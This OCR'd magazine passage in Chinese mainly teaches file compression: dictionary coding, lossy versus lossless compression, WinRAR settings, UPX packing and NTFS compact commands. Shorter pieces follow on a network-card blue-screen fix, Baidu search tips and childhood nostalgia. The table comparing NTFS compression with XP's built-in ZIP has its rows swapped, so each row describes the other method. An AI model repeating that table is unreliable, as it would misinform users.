"1 not 2 3 4 5 6 7 8 -- 1 2 8 5 6 7 3 4"

解压程序就是这样在你的电脑上释放下载文件的。使用该系统我们到底节约了多少空间呢？“1 not 2 3 4 5 6 7 8 -- 1 2 8 5 6 7 3 4”的确是比原来的句子短，但实际上我们还要节约文件连同字典本身的长度。

在实际压缩方案中，确定合适的字典内容是相当复杂的。每个字符和空格占一个存储单元，整个短语占79个单元。压缩的句子（包括空格）占37个单元，词典（单词和编号）也占37个单元。这样，文件大小为74个单元，因此文件大小并没有减少多少。

但是这只是一个句子！你可以想象，如果压缩程序对肯尼迪演讲余下的部分进行处理，它还会发现上述单词和另外一些重复更多次的单词。那样，节省的空间就会成倍提高！

实例1：字典文件大小与压缩率的关系

我们利用字典查某个生僻字，如果字典提供的文字越多、查询方案越多，那么我们查找成功的可能性和查找效率就会更高。同样，不管我们使用何种压缩软件，一般来说，选择的字典文件越大，则可以获得更高的压缩比。很多压缩软件提供了字典文件的自定义功能，如果你想获得更好的压缩效果，可以选择较大的字典文件来进行压缩。具体我们将在第5课中提到。

你知道吗？

文件压缩的原理就是在文件的头部做一个类似字典的东西，把一些重复词汇放在“字典”中，并为这个词指定一个占较少字节数的编码。有时候，当硬盘数据被删除后，我们用恢复软件（如FinalData等）可以恢复一些压缩文件，然而文件已经无法使用，这就是因为文件头的“字典”信息已经破坏，所以无法恢复。

如果你经常恢复一些被删除的硬盘文件，你就会发现图片文件很容易恢复成功，而且恢复后大多完好无损。这是因为图片文件的存放方式和一般的文字类文件不同。文字类文件可能会被分成若干块，保存在硬盘的各个位置，而图片文件则必须在硬盘扇区上连续存储，因此就比较容易“存活”。

实例2：修复字典文件被损坏的ZIP、RAR文件

我们在利用WinRAR或者WinZip解压某个软件时，如果获得RCR校验错误等信息，多是由于病毒、下载等原因引起的压缩文件头部丢失文件目录列表、压缩字典文件损坏而引起的，我们可以利用专门的修复软件来修复，如WzipFix，它的下载地址为：http://www.onlinedown.net/soft/21077.htm。运行后，分别单击软件主界面上的“打开”和“保存”按钮，选择要修复的文件以及修复后保存的目录，单击“修复”即可。（见图1）



图1

第3课：精选最优方案——搜索模式

■ 讲师：湖北 黄迎

在第2课中，我们挑拣出所有重复的单词并把它们放入字典中。对我们而言，这是最明显的编写词典的方法。但是，压缩程序实现起来却十分困难：它没有任何单个单词的概念。为了尽可能地减少文件大小，压缩程序将会非常谨慎地选择搜索模式。

如果我们利用这种观点来处理该短语，那么将得到一个截然不同的词典。

如果压缩程序扫描肯尼迪的演说词，它遇到的第一个冗余只有两个字母长。在“ask not what your,”中，有一种重复模式，即字母“t”后面总是跟一空格——在“not”和“what”中。如果压缩程序将其写入词典，它将在每个出现“t”和空格的位置写一个“1”。但是，本短语中，这个模式并不值得写入字典，因为重复次数不多，所以最终程序将会改写它。

程序遇到的第二种模式是出现在“your”和“county”中的“ou”。如果是一个长文档，那么将该模式写到字典中可以节约很多空间——“ou”在英语中是一个相当普遍的组合。但是当压缩程序处理本句子时，它会立刻发现一个更好的选择：不仅“ou”重复，而且整个单词“your”和“country”都重复，并且这两个单词一起以“your country”的形式重复。既然这样，压缩程序就把字典条目“ou”改写为“your country”。

短语“can do for”也是重复的，一次后面跟着“your”，另一次后面跟着“you”，这样就得到重复模式“can do for”。我们可以用一个编号值来代替15个字符（包括空格），而“your country”仅仅是用一个编号值

代替13个字符（包括空格），因此程序将把“your country”条目改写为“r country”，然后写入一个单独的条目“can do for you”。程序用这种方法进行处理，挑拣出所有重复的信息位，然后计算应该把哪种模式写入词典。改写词典的能力是基于词典的LZ自适应式算法的“适应”部分。

压缩软件真正使用的方法是相当复杂的，不论你使用什么特别的方法，这种深度搜索系统都比你依靠挑选单词来压缩文件更为有效。使用上述挑选的模式，添加“_”代替空格，即可得到这个更大的词典：

1. *ask__*
2. *what__*
3. *you*
4. *r__country*
5. *__can__do__for__you*

于是，我们得到了更短的句子：

"1not__2345__ - -__12354"

句子现在占18个存储单元，我们的词典占41个单元。因此我们已经将整个文件大小从79单元压缩到59单元！这仅仅是一种压缩短语的方法，并不一定是最有效的方法。


Just Do It

发现规律，利用规律，这可是考验你智商的好时机！看到这里，你可以试验一些专门测试智商的题目（如http://tech.sina.com.cn/other/2004-04-16/1313350012.shtml），先锻炼一下你的观察能力，然后继续研究这段短语，能不能找到一种压缩率更高的方法？如果有更好的答案，请寄给Cornel！

第4课：压缩类型的两大类——有损和无损

■ 讲师：福建　柳坚

我们在前面几课中一直列举的那个总统就职演说的例子，由于它允许你准确地重建原始文件，所以把它叫做无损压缩。所有无损压缩都基于一种思想，就是将一个文件分割成一个更小的、便于传输和存储的形式，然后在另一端把它们组装在一起，以便使用。无损压缩这种方法广泛用于文本数据、软件程序和特殊应用场合的图像数据（如指纹图像、医学图像等）的压缩，因为此类数据如果压缩后一旦无法还原将造成文件无法使用的情况。



小资料

无损数据压缩按照采用模型的不同，还可分为统计模型与字典模型这两类技术。统计模型所采用的方式是先将要被编码的数据整体所采用的符号做个统计，然后将重复性大的符号重新以短的码来编排，而重复性愈小的符号则以愈长的码来编排。应用于UNIX和早期DOS中的Huffman算法就是一种统计型技术。字典模型的编码原理则是以较长的字符串或经常出现的字母组合构成字典中的数据项，并用相应较短的数字或符号做为代码表示。当从源数据流中读入的数据能与字典中的数据项相匹配，则输出其对应的代码。字典型技术是由两个以色列人最先提出的，最初为LZ77、LZ78算法，后来经过改良为LZSS和LZW，LZSS后来被ARJ等格式广泛采用，而LZW在ZIP、GIF，UNIX下的compress程序中得到应用。

与无损压缩相比，有损压缩则是简单地去除“不必要”的信息位，裁剪文件使其更小，这种类型的压缩多用于减少位图图形文件的大小。位图文件一般比较大，这一方法利用了人类视觉中对图像中的某些频率成分不敏感的特性，允许压缩过程中损失一定的信息。它虽然不能完全恢复原始数据，但是所损失的部分对理解原始图像的影响较小，却换来了大得多的压缩比，因此还是被广泛应用于语音、图像和视频数据的压缩。

实例：Windows的“蓝天白云”是如何压缩的

为了弄明白有损压缩如何工作，我们先看看你的电脑如何压缩一张扫描照片（见图2）。首先，当图片的大部分看上去一样时——例如，整个天空是蓝色的——大多数单个像素只是稍许不同。为了在不降低清晰度的情况下压缩图片大小，你必须改变某些像素的颜色值。如果图片有大片蓝色天空，程序将拾取一种能用于每个像素的蓝色。然后，改写文件，使每个天空像素的值引用该信息。其次，压缩图片时还可以将其中对人类的视觉不敏感（比如去掉人眼感觉最暗的低频带光）的信息剔除掉。如果压缩方案工作正常，你将看不出作出的改变，但文件体积显著减小。



图2 颜色单一的图片更容易压缩

附表：压缩文件类型

压缩类型	代表“人物”
通用无损压缩	早期的ARJ、PKUNZIP、LHA等、WinZip、WinRAR、UNIX下的COMPRESS程序
多媒体压缩（多为有损压缩）	MP3、JPEG、GIF、MPEG、RMVB等

第5课：文件能被压成多小取决于哪些因素？

■ 讲师：旺旺

为什么有的文件经过压缩后，压缩文件的大小并没有多大的变化呢？怎样预知某个文件在经过压缩软件压缩后的大小呢？实际上，文件压缩比率取决于很多因素，包括文件类型、文件大小和压缩方案。

世界上的大多数语言中，某些字母和单词经常一起出现在相同的模式中。由于这种冗余的高出现率，所以能很好地压缩文本文件。对一个相当大的文本文件来说，50%甚至更高的压缩比颇为常见。大多数编程语言也是极其冗余的，因为它们使用一个相对小的命令集，这些命令经常以一套模式一起出现。对于那些包含很多独特信息的文件，比如图形或者MP3文件，该系统无法将它们压缩很多，因为它们没有重复很多模式。

Just Do It

用“记事本”建立一个文本文件，用复制粘贴的方法输入100个“压缩”，保存文件后用WinRAR压缩该文件，看一下压缩文件占用的空间大小，应该是4096字节。同样方法，如果是包含1000个“压缩”的文件，压缩后占用空间仍然是4096字节。为什么都是4096字节？如果是包含5000个“压缩”的文件，压缩后占用的空间还是4096字节吗？不试验，你能想出答案吗？答案在本课末尾揭晓。

如果一个文件有很多重复模式，压缩比率通常会随着文件大小的增加而增大。通过前面几课中的实例，你就可以明白这一点——如果我们处理更多的肯尼迪的演讲，就能更频繁地引用字典中的模式，从而得到更多文件空间。在更长的工作中可能出现更普遍的模式，它允许我们创建更有效的词典。这种有效性也依赖于压缩程序所用的特定算法，有关常用软件采用的压缩算法，大家可以参考附表。一些程序特别适合于在某种文件类型中挑拣模式，从而更简便地压缩。另一些程序有字典嵌套，这可能对大文件的压缩更有效。虽然该类型的所有压缩程序均基于相同的基本思想，但是实际执行的方式却有很大差异，程序员总是试图建立一种更好的系统。

附表：常用压缩软件的压缩算法

软件名称	算法	作者(公司)	是否图形界面
WinRAR	f + LZ77 + Huff	Eugene Roshal	是
WinZip	f + LZH + LZW + SF + Huff	WinZip Computing	是
ARJ	LZSS + Huff	ARJ Software	以前没有，现在有了但已再不流行
7-Zip	f + LZ77	Igor Pavlov	是
WinACE	f + LZ77 + Huff	Marcel Lemke	是

算法讲解：

1.f：每种压缩软件使用的独有的词典和文件预加工过程，这部分不同软件各不相同。

2.LZ77：前面我们已经提到过该算法了，LZ77、LZ78这两个经典算法是当今几乎所有流行压缩软件的算法核心。

3.LZW：LZW由LZ77算法演化而来，该压缩技术比其他大多数压缩技术都复杂，压缩效率也较高。

4.Huff编码压缩：这也是一种常用的压缩方法，是1952年为文本文件建立的。其基本原理是将频繁使用的数据用较短的代码代替，很少使用的数据用较长的代码代替，每个数据的代码各不相同。产生霍夫曼编码需要对原始数据扫描两遍，第一遍扫描要统计每个值出现的频率，第二遍是建立霍夫曼树并进行编码，因此数据压缩和还原速度都较慢，但简单有效。上面介绍的大多数压缩软件都用到了这种技术。

实例：如何在WinRAR中获得最高的压缩比？

WinRAR是大家经常使用的压缩软件，下面的技巧可以让WinRAR在压缩文件时获得最大的压缩比率。不过值得一提的是，在文件相同的情况下，要提高压缩比，那么往往在文件压缩速度上会慢不少，到底是要压缩比还是要压缩速度，大家需要权衡一下。



如何让RAR文件更小呢？



图3

1.使用“最好”压缩方式：在WinRAR中运行“选项→设置→压缩选项→创建默认压缩配置”打开“设置默认压缩选项”窗口，在“常规”选项卡的“压缩方式”栏中选择“最好”。

2.对压缩大量小文件或同一类型文件：比如，如果你要压缩大量的图片文件、DOC文件，那么可以在“存档选项”栏中勾选“创建固实压缩文件”(见图3)。

小提示

★固定压缩是RAR、ACE文件存储时使用的一种特殊模式(ZIP不支持)。使用该模式进行文件压缩，当文件中有多个相同的文件时，只保留一份，而且会将所有的文件作为一个整体对待，这样压缩比自然能比普通模式大一些。

★当然这种压缩模式也有它的弊端：当你要更新使用该模式压缩的RAR包(例如往里面添加新的文件)、释放压缩包中的部分文件时，所耗费的时间比普通的压缩模式多得多，而且如果压缩包中的某个文件损坏，往往造成所有文件都无法释放。

3.使用最佳的字典文件：在“默认设置压缩选项”窗口中切换到“高级”选项卡，单击“压缩”按钮，在弹出窗口的“常规压缩栏”选择“字典文件”的大小为

最大的“4096KB”（见图4），增加字典文件的大小会提高WinRAR的压缩率，不过会增加压缩时的系统资源占用及降低压缩的速度。



图4

4.不使用恢复记录：在“默认设置压缩选项”窗口中确保不勾选“设置恢复记录”。

（**Just Do It 答案**：在FAT32文件系统（小于32GB的分区）和NTFS文件系统中，一个簇为4K，也就是4096字节。所以，当压缩后文件占用空间小于这个数字时，都会占用4096字节空间。就算我们的文件中有5000个单词，原文件尺寸已经远远超过4096字节，由于数据格式的规律性非常强，字典中只有“压缩”这一个单词，所以压缩率非常高，就算有1万个单词，占用空间也不会超过4K。）

第6课：你真的用好WinRAR了吗？

■ 讲师：福建 柳坚

WinRAR虽然在国外一直没能取代WinZip的地位（看看国外软件下载站点的下载排行就知道了^_^），但在国内却是绝对的压缩软件霸主。很多朋友每天都要使用无数遍WinRAR来压缩、解压缩文件。不过且慢，在你“娴熟”的操作背后是否还有一些不为人知的技巧呢？第5课中我们已经介绍了在WinRAR中获得最高的压缩比的方法了，下面笔者再列举几个心得技巧。其实看似稀松平常的软件，里面包含的学问还挺多的。

实例1：在压缩文件的右键菜单中加入“解压至上一层文件夹”

在安装完WinRAR后，在压缩文件的右键菜单中会多出“释放文件”、“释放至这里”等菜单选项，但如果想将该压缩文件直接解压缩到上一层文件夹呢？

Step 1 打开注册表编辑器，找[HKEY_CLASSES_ROOT*\shell]，在其下新建一个“项”，命名为“解压至上一层文件夹”，再在“解压至上一层文件夹”项下新建一个名为“command”的项。

Step 2 在右边窗口中单击“默认”，将其值修改为“C:\\Program Files\\WinRAR\\WinRAR.exe x -av- -o- -cfg- -ibck -ILOGrar.log -y \"%1\" ..\\”（其中所有字符均在英文状态下输入，如果你的WinRAR安装目录不是C:\Program Files\WinRAR，需做相应改动）。按F5刷新注册表并退出后，大家右击一个压缩文件就可以看到效果了（见图5）。




图5

实例2：掌握rarfiles.lst文件中的“学问”，获得更高的压缩效率

在WinRAR的安装文件夹中，我们能够找到一个名为rarfiles.lst的文件。很多用户不知道这个文件到底有什么作用，下面就一起来看看其中到底有什么“秘密”。

在第5课中提到了采用“固定压缩”模式可以让WinRAR获得更高的压缩比。固实压缩文件是RAR的一种特殊压缩方式存储的压缩文件，它把压缩文件中的全部文件都当成一个连续数据流来看待。固实压缩文件只支持RAR、ACE格式的压缩文件，ZIP压缩文件永远是非固实的。分卷和自解压文件(SFX)也可以被做成固实格式。

一般说来，文件在固实压缩时是以其扩展名排序的，例如DOC文件就排列在TXT文件之前。但我们也可以使用特殊的文件来自行设定文件排列的顺序，这个文件便是rarfiles.lst。WinRAR已经提供了该文件，并且也排定了当固实压缩文件创建时的默认文件顺序，我们只要修改rarfiles.lst的文件列表便可以告诉WinRAR在添加文件到固实压缩文件时的排列顺序了。例如将包含相似信息的文件（即类似的文件）在压缩文件中归为一组，将需要频繁访问的文件放置在开始位置都可以有效地提高固实压缩率和压缩的速度。

rarfiles.lst文件的内容可以包含文件名、通配符和特别的项目——$default。下面是一个简单的示例：

file_id.diz
*readme.**
.doc
.txt
.exe
$default
.mp3
.rm
.rar

从上面这个rarfiles.lst文件可以看到，如果按照默认的扩展名排序规则，可执行文件（*.exe）应该排列在文本文件（*.txt）之前，但通过修改rarfiles.lst，我们便按照自己的意愿将文本文件放在了靠前的位置。这对经常处理大量TXT文档的朋友会提高不少效率。

实例3：让自解压完成后顺序执行两个或多个EXE文件

Step 1 先制作自解压文件，在WinRAR的“高级自解压选项”窗口中的“解压后运行”栏目中输入第一次需要执行的文件名，例如1.exe。



图6

Step 2 压缩完成后，用WinRAR打开刚生成的自解压文件，选择“命令→显示信息”，在注释框便可以在已经添加的“SETUP=1.exe”

下面再加一行类似于“SETUP=2.exe”（见图6）。确认后，该自解压文件在释放后便会执行1.exe、2.exe两个文件了。

第7课：另类压缩——加壳压缩法和NTFS压缩

■ 讲师：北京 softer 盆盆

一、加壳压缩法

通常情况下我们使用WinZip、WinRAR等工具来压缩文件，不过对于Windows下的EXE、DLL文件，我们还可以采用对其加壳的办法达到压缩的目的。使用“加壳”这种方法压缩后的EXE、DLL文件不需要任何工具来解压，且拥有比较高的压缩比。为了让大家更清楚其中的原理，在实战之前我们首先来了解一些基本的常识。

1.什么是“壳”？

在自然界中，对壳这东西大家应该都不会陌生了，植物用它来保护种子，动物用它来保护身体等。同样，在一些电脑软件里也有一段专门负责保护软件不被非法修改或反编译的程序。它们一般都是先于程序运行，拿到控制权，然后完成它们保护软件的任务。就像动植物的壳一般都是在身体外面一样理所当然。由于这段程序和自然界的壳在功能上有很多相同的地方，基于命名的规则，大家就把这样的程序称为“壳”了。就像计算机病毒和自然界的病毒一样，其实都是便于理解的命名方式。

2.“加壳”后的程序是如何运行的？

“加壳”其实是利用特殊的算法，对EXE、DLL文件里的资源进行压缩，并在文件头中加入一段指令，告诉CPU怎样才能解压自己。加壳是由专门的加壳软件来实现的。当我们运行加了壳的程序时，用户执行的实际上是这个外壳程序，而这个外壳程序负责把用户原来的程序在内存中解压缩，并把控制权交还给解开后的真正的程序。由于一切工作都是在内存中运行，用户根本不知道也不需要知道其运行过程，只要执行起来没有变化就好。

有些人可能会担心这些解压缩的工作会给程序带来额外的运行时间，但实际上所有的可执行文件都要读到内存中去执行，文件小了，从计算机硬盘上读到内存的时间自然也少了，两下相抵，实际上用户并不会感觉程序慢了多少。

3.什么情况下可以对程序加壳来减少它的体积呢？

首先它必须要是一个可执行文件（EXE、COM、SCR）或DLL、OCX文件，然后要保证它是一个独立的文件，而不是一个文件包或者压缩包。例如我们常用到一些软件虽然它的安装程序也是EXE，但由于它是一个文件压缩包，运行后会调用Windows Installer，所以不能对它进行加壳压缩，即使能够完成加壳过程，所获得的程序执行时会发生错误。

实例：压缩QQ安装目录

很多朋友将QQ、Foxmail等常用软件放到U盘中随身携带，我们可以利用“加壳”的方法将这些软件的安装目录“减肥”，以使U盘中容纳更多的文件。加壳压缩后跟压缩前的使用完全一样，步骤如下：


图7

Step 1 首先选择一个加壳工具，这里选用的是UPX，下载安装后运行UPX，软件主界面（见图7）。

Step 2 切换到“选项”标签，单击“多文件压缩”按钮打开“多文件压缩”窗口，这里可以对多个文件进行批量压缩，单击“浏览”按钮，选择QQ的安装目录。


图8

Step 3 在下拉列表中选择“*.dll（动态链接库）”，单击“扫描”按钮对整个目录进行扫描，这时候UPX会列出QQ安装目录中的所有DLL文件，单击“压缩”按钮即可开始加壳过程（见图8）。由于压缩的文件比较多，所以需要大家耐心等待。

Step 4 再选择下拉列表中的“*.exe（可执行文件）”，同样依次单击“扫描”、“压缩”，再对QQ安装目录中的EXE文件进行加壳压缩。压缩完毕后查看QQ安装目录的属性，发现文件大小已经由原来的20.8MB压缩为11.7MB，减小了将近一半！

> **小提示**
> 加壳压缩这种方法比较适合于类似QQ这种文件安装目录中有大量DLL文件的压缩，如果你在加壳过程中遇到错误信息，则表示被加壳文件采用了特殊保护，不允许对其进行加壳操作。

UPX小档案

软件版本：1.20　　软件大小：1211 KB
软件性质：免费软件　　运行平台：Windows 9x/NT/2000/XP
下载地址：http://www.onlinedown.net/soft/4377.htm

二、NTFS磁盘压缩

嫌磁盘空间太小？这里介绍一种不花钱给硬盘“扩容”的方法——NTFS磁盘压缩。可能有朋友会说，磁盘压缩和我们平时使用的WinZip、WinRAR相比有什么优缺点？

为什么要使用NTFS

◆相对于WinRAR、WinZip等第三方工具来说，NTFS压缩功能工作在系统的底层，直接在文件系统的底层提供压缩、解压缩服务，所以任何Windows应用程序都可以自由、透明地读取NTFS压缩后的文件。例如用WORD来读写一个由NTFS压缩的DOC文档，不需要像WinRAR压缩文档一样

需要事先进行显式解压缩。

◆只要格式化分区时选择压缩功能，今后保存文件就会自动压缩，速度、效率明显高于WinRAR、WinZip等第三方工具。

◆很多朋友认为NTFS压缩会占用系统资源，此话不假，NTFS确实会消耗一部分系统资源，所以不建议在系统分区使用该功能，否则会导致系统性能下降！但以此来诟病NTFS压缩却是大大的冤枉，使用WinRAR、WinZip等工具同样也会消耗系统资源。

> 小提示
> 同样，NTFS压缩也有一点微恙，那就是经由NTFS压缩的文件，在网络传输时会丧失压缩属性。

1．NTFS压缩的算法

NTFS压缩使用3字节最小搜索，而不是以前操作系统的“Double Space”所使用的两字节最小搜索。此搜索方法使得压缩与解压缩过程更快（大约为2倍速度），且对于一般的文本文件只损失2%的压缩能力。

NTFS对压缩文件提供实时访问，文件打开时解压、关闭时压缩。在写一个压缩文件时，系统保留有文件未压缩状态的磁盘空间。每个单独压缩缓冲区被压缩时，系统得到未用空间。

2．如何压缩文件夹或文件

压缩NTFS磁盘里的某个文件夹或者某个文件，其方法几乎完全一致。现在以压缩文件夹为例，简单描述如下：

Step 1 在“我的电脑”窗口里定位到所需设置的文件夹，用鼠标右键单击，并在弹出菜单上单击“属性”菜单项；

Step 2 在打开的属性对话框上单击“高级”按钮，即可打开“高级属性”对话框，依次单击“高级属性”对话框和文件夹属性对话框上的“确定”按钮，即可出现“确认属性更改”对话框。选择“将更改应用于该文件夹、子文件夹和文件”单选框，然后单击“确定”按钮。

Step 3 耐心等待一段时间，即可将该文件夹压缩完毕。压缩之后，再打开该文件夹的属性对话框，可以查看文件夹的压缩比。

3．窗口模式的NTFS压缩命令

WinRAR等压缩软件都有命令行工作模式，可以在批处理文件中简化操作，NTFS也有这样的功能。除了采用GUI模式压缩文件夹、目录，我们还可以在命令提示符窗口里利用compact命令进行NTFS压缩。

实例：窗口模式下压缩文件

要为当前文件夹和它的子文件夹以及已有文件设置压缩状态，可在当前文件夹下键入：

compact /c /s

不改变当前文件夹的压缩状态，仅对于当前文件夹中的文件、子文件夹以及所有子文件夹中的文件，设置它们的压缩状态。为此可在当前文件夹下键入：

*compact /c /s *.**

要压缩某个NTFS分区，可以在该分区的根目录下键入：

compact /c /i /s:

要从目录 C:\Tmp 删除压缩属性，但不更改该目录中任何文件的压缩状态，可以键入：

compact /u c:\tmp

4．NTFS压缩的补充知识

（1）如果分区簇的大小超过4KB，怎么实现磁盘压缩？

要实现磁盘压缩，NTFS分区的簇大小必须不超过4KB，如果“不幸”正好是4KB以上，千万不要急着把分区重新格式化，只需用分区魔术师即可进行调整。这里以分区魔术师8.0简装汉化版为例进行介绍。

Step 1 在分区魔术师的窗口上选中所需调整的NTFS分区，然后依次单击“分区”菜单→高级→“调整簇的大小”菜单项。

Step 2 即可弹出如图9所示的对话框，在“新建簇大小”下拉列表框里指定簇的大小即可。



图9 指定簇的大小

（2）压缩磁盘的效果如何？

应该说一点不比WinZip、WinRAR这些经典压缩工具差，尤其是像Office文档，由于是微软的“同门兄弟”，压缩比更是大的惊人，图10显示出一个328MB的文件夹竟压缩到180MB！



图10 压缩比可真不小！

（3）NTFS压缩和ZIP压缩文件夹的区别

NTFS压缩和Windows XP内置ZIP压缩的区别可以总结如下表所示。

NTFS压缩和Windows XP内置ZIP压缩的区别

压缩方法	使用限制	存储方式
NTFS压缩	可以用在FAT/FAT32/NTFS文件系统上，任意移动不会影响其压缩特性。	实质还是zip压缩文件，只是显示为一个带拉链的文件夹图标。
XP内置ZIP压缩	只能用在NTFS文件系统上，如果被复制到FAT/FAT32文件系统上，就会丧失压缩特性。	直接将NTFS磁盘里的文件夹、文件压缩存放。

CF [ZT01]

蓝屏原来是网卡惹的祸

■ 北京 FLP

一、奇异的蓝屏故障

我的ADSL Modem是阿尔卡特SpeedTouch Home Plus 511，是装ADSL时电信送的。这个Modem本身带有路由功能，正好家里有两台电脑，于是按照网上的教程将其路由功能打开，然后又买了一个五口交换机，将Modem与交换机的Uplink口连接，两台电脑分别用网线连接到交换机上，这样一个内部局域网就轻松搭建起来，不到5分钟共享上网就实现了。而且一开机就能上网。

但是，很奇怪的事情也接连发生了，我的电脑经常隔一段时间就会蓝屏，特别是在进行BT下载时，两、三个小时，甚至最短几十分钟就蓝屏，蓝屏信息为："0x000000D1"和"DRIVER_IRQL_NOT_LESS_OR_EQUAL"。

经过到微软网站查找资料，发现这个错误主要是因驱动程序、服务、内存、网卡或某些软件(比如多媒体软件、杀毒软件、备份软件、DVD播放软件)有问题而引起的。于是根据上面的线索，一一进行了测试，没有成效。这其中惟一没有试验的就是网卡，因为在未开路由前，网卡一直使用正常，所以自然没有怀疑它。

最后实在没有办法，只得将ADSL Modem的路由功能取消掉，再次使用原来的桥接方式。不过，心里总有些不甘，毕竟还花钱配备了交换机。我继续在国外论坛寻找线索，但大家针对这个故障的解释都差不多，其中不少人表示，自己曾遇到相同的故障，更换网卡后，问题得到解决。于是，抱着试试看的心理，又打开了路由功能，并换了一块网卡，没想到真的解决了！看来确实是网卡的问题。后来询问了身边的高手，他认为很可能是网卡驱动存在缺陷，某个协议支持不好。但比较苦的是，这块网卡的驱动已经有两年没有更新了。

小提示

★一般情况下，如果在遇到"0x000000D1"和"DRIVER_IRQL_NOT_LESS_OR_EQUAL"故障后，如果蓝屏信息中出现了"acpi.sys"等类似的文件名，那么可以非常肯定是驱动程序的问题，你可以将文件名记下来并查找一下，看属于哪个设备的驱动程序文件，然后升级其驱动。

★我在国内论坛中看到有不少网友也遇到了类似的问题，并且都是在上网操作时，比如玩网络游戏等，所以大家不妨怀疑一下你的网卡。另外，网卡的卸载有些问题，大家可以参考2004年第6期《小编们遇到的"灵异"事件》一文进行网卡的卸载和重装。

二、一些题外话

1.共享上网好方案：ADSL Modem(路由)＋交换机

双机共享上网的方案有多种，鉴于电信目前送出的ADSL Modem大部分都自带路由功能，因此配备一台五口交换机进行共享上网应该是个不错的方案，而且花费也少。可能不少读者以为交换机很贵，其实不然，目前五口的SOHO型交换机大约都在60元左右。笔者特别做了市场调研，并亲自试验了一些交换机，最终感觉TP-LINK TL-SF1005M交换机值得推荐(市场价大约在75元)。另外，市场上还有一些不同品牌、外型却极为相似的铁盒一样的交换机(感觉应该是同一个工厂代工，被贴上了不同品牌)，不过实际使用效果不如TP-LINK TL-SF1005M。



TP-LINK TL-SF1005M

小提示

目前国内不少地区的ADSL采用了网卡MAC地址绑定的方式，无法进行双机共享上网，其实解决起来很简单，只要购买一个带MAC地址克隆的宽带路由器即可解决，而它们的价格一般在200～300元。同时，宽带路由器还有不少特别的功能，比如：自建FTP、WEB、E-Mail服务器；自动控制上网时间；限制PC上网；内建防火墙，可防止DoS攻击，有效隔离冲击波等蠕虫病毒。

2.ADSL Modem疑似病毒

在解决此问题时，无意中得知，国内最近爆发了针对ADSL Modem进行攻击的疑似病毒，其中一个特点是被攻击的Modem都开通了路由功能，Modem芯片为globespan稍旧的型号viking芯片。现象主要是：十分钟到半小时ADSL Modem会出现断流或死机；网页打不开，但QQ或MSN Messenger等还经常能在线，偶尔还能收发消息；必须将Modem关电重启，才能恢复。并且即使安装了软件防火墙也无济于事，因为它是直接向Modem进行攻击。目前的解决方法是，不用路由功能，而中兴公司则已经针对此问题推出了ZXDSL831型号Modem的固件升级程序(下载地址：http://support.zte.com.cn/ftpdata/adsl/adsl831V2.1.a_A02.zip，升级前请仔细阅读压缩包中的升级说明书)。



中兴ZXDSL831 ADSL Modem

小提示

有些ADSL Modem内置有防火墙，比如阿尔卡特SpeedTouch Home Plus 511，建议将它打开，具体方法请参考说明书。SpeedTouch Home Plus 511的具体设置为：先设置与之相连接网卡的IP地址为10.0.0.x(x为1～137)，子网掩码为255.0.0.0，默认网关为10.0.0.138，首选DNS为10.0.0.138，接着打开"命令提示符"，输入"Telnet 10.0.0.138"，回车后登录到Modem，然后输入"firewall"，接着再输入"tron"即可开启防火墙。

CF [WL01]

Baidu百度 www.baidu.com 我用百度 无所不能

无所不能攻略之 软猬甲：百度搜索护身符

情景一：我的MM想找一些她的偶像谢霆锋的相关资料，但不知道“霆”字该如何写，是“锋”还是“峰”，这不，只好求助我这只“大虾”了。

分析：百度搜索引擎http://www.baidu.com支持拼音搜索，支持关键词含有部分错别字，所以当不知道某个字如何写时，根本不用着急。

看我的：用“谢听feng”、“谢tingfeng”或“xietingfeng”作为关键词搜索，可以出现如图1所示的提示，“您要找的是不是”后面有“谢霆锋”和“谢霆峰”两种写法，其中肯定有一种是正确的。没事，点击哪个都可找到谢霆锋的相关信息。

小提示

“谢霆锋”与“谢霆峰”哪个正确？

到底哪种写法正确呢？通过百度搜索就可以知晓。方法一：分别用“谢霆锋”和“谢霆峰”作为关键词搜索，前者的搜索结果有776000个，后者的搜索结果有32400个，一般来说可以断定前者的写法是正确的，除非网上的写法大多是错误的。方法二：新浪网相关页面总不会把谢霆锋的名字写错吧，如果相信了这一点，就不妨分别用“谢霆锋　新浪”和“谢霆峰　新浪”搜索，相信你可以轻松得出结论。

情景二：MM找到了很多关于谢霆锋的资料，但觉得那些资料太杂，她想让我帮忙找找谢霆锋的壁纸。

看我的：要找谢霆锋的壁纸可以使用下面三种方法。方法一：在以“谢霆锋”作为关键词的搜索结果页面下方，提供了如图2所示的“相关搜索”项，点击你想搜索的类别即可。方法二：用“谢霆锋　壁纸”或“谢霆锋　墙纸”作为关键词搜索即可。方法三：进入http://image.baidu.com，用“谢霆锋”作为关键词搜索即可。

由上面的几个例子可见，百度搜索引擎为我们不知道输入什么关键词、不知道关键词的正确写法提供了保障，可谓搜索护身符！




图1



图2

小渔 打网小猫 依稀的记忆



搜索关键词：童年　怀旧　模拟

每天无忧无虑，最惬意的就是中午放学后爬上姥姥家旁的稻草堆仰望天空看云彩，最关心的事只是放学后能不能吃上那5分钱一根除了冰就是棍的冰棍，最兴奋的就是下课后第一个冲出教室跟小伙伴打弹珠、拍洋画、丢沙包，女生们则都喜欢跳皮筋。

要是学校开运动会那简直就像过年，或许比赛并不重要，各种千奇百怪的零食才是真正关心的：爆米花、酸梅粉……暑假是美好的，但暑假快结束时赶作业是非常痛苦的，一天就要写20多篇日记。童年记忆中的电视大多是黑白的，不过那小方框里的《聪明的一休》、《变形金刚》、《蓝精灵》到现在还回味无穷。

至今还保存着小时候玩的任天堂红白机，《超级玛力》、《魂斗罗》、《双截龙》一直伴随着我小学毕业，再大一点就开始玩街机了，《街头霸王》、《三国志》……那时的零花钱差不多都到街机老板口袋里了。

时光如水，童年已是那天边的浮云一去不复返，但有了电脑有了网络，我们依旧可以重温那段美好的时光。

相关链接

